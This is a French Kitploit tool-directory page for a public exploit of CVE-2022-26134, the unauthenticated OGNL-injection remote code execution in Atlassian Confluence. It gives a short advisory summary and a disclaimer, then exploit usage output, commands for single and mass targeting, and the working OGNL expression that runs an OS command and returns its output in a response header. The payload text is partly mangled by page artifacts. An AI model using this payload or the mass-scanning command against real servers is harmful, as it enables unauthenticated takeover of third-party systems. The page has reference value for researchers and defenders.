
Skip to content
KitploitKITPLOIT
OutilsBlog
Log in
Soumettre
OutilsBlog
Soumettre

Outils de Hacking, PenTest et Cybersécurité pour votre Arsenal de Sécurité !

Kitploit est un répertoire d'outils de hacking, de cybersécurité et de pentesting. Découvrez les dernières mises à jour des projets pour trouver des vulnérabilités, analyser des systèmes, automatiser les tests et renforcer votre sécurité.

··Flux·Contact·Confidentialité·© 2026 Kitploit

Répertoire d'outils

Catégories

Voir toutes les catégories
Loading categories
CVE-2022-26134 — Confluence Exécution de code à distance pré-authentification via injection OGNL (CVE-2022-26134) | Kitploit
Outils/GitHubGitHub/hev0x/cve-2022-26134
Analyse des VulnérabilitésExploitationExploitation d'Applications WebTests d'IntrusionCommandement et ContrôleOutil d'Accès à Distance
GitHubhev0x/cve-2022-26134

CVE-2022-26134

Confluence Exécution de code à distance pré-authentification via injection OGNL (CVE-2022-26134)

Voir le dépôt
44136il y a 4 ansVérifié par Kitploit

Populaires

Voir tout →

Découvrez les outils les plus utilisés par notre communauté.

Explorer tous les outils

Parcourez notre collection d'outils

Voir tous les outils →
Partager

Exécution de code à distance sans authentification via injection OGNL dans Confluence (CVE-2022-26134)

Exécution de code à distance sans authentification via injection OGNL dans Confluence (CVE-2022-26134)

  • Le 2 juin 2022, Atlassian a publié un avis de sécurité pour ses applications Confluence Server et Data Center, soulignant une vulnérabilité critique d'exécution de code à distance sans authentification. La vulnérabilité d'injection OGNL permet à un utilisateur non authentifié d'exécuter du code arbitraire sur une instance Confluence Server ou Data Center.

IMPORTANT

Cet exploit est uniquement destiné à faciliter les démonstrations de la vulnérabilité par les chercheurs. Je ne recommande pas d'actions illégales et décline toute responsabilité en cas d'utilisation malveillante de ce script.

• Exemple de requête

BurpRequest

Utilisation de l'exploit

python3 exploit.py -h
Usage: exploit.py [options]

Options:
  -h, --help            show this help message and exit
  -u URL, --url=URL     Base target uri (ex. http://target-uri/)
  -f FILEHOSTS, --file=FILEHOSTS
                        example.txt
  -t THREADS_SET, --threads=THREADS_SET
  -m TIMEOUT, --maxtimeout=TIMEOUT
  -o OUTPUT, --output=OUTPUT
  -c COMMAND, --cmd=COMMAND

Exploit cible unique :

$ python3 exploit.py -u http://xxxxx.com -c id

xpl1

Exploit cibles multiples

$ python3 exploit.py -f urls.txt -p -c id

xpl2

Expression OGNL

${(#[email protected]@toString(@java.lang.Runtime@getRuntime().exec("id").getInputStream(),"utf-8")).(@com.opensymphony.webwork.ServletActionContext@getResponse().setHeader("X-Cmd-Response",#a))}

Références :

• https://confluence.atlassian.com/doc/confluence-security-advisory-2022-06-02-1130377146.html

• https://attackerkb.com/topics/BH1D56ZEhs/cve-2022-26134/rapid7-analysis

Télécharger l’outil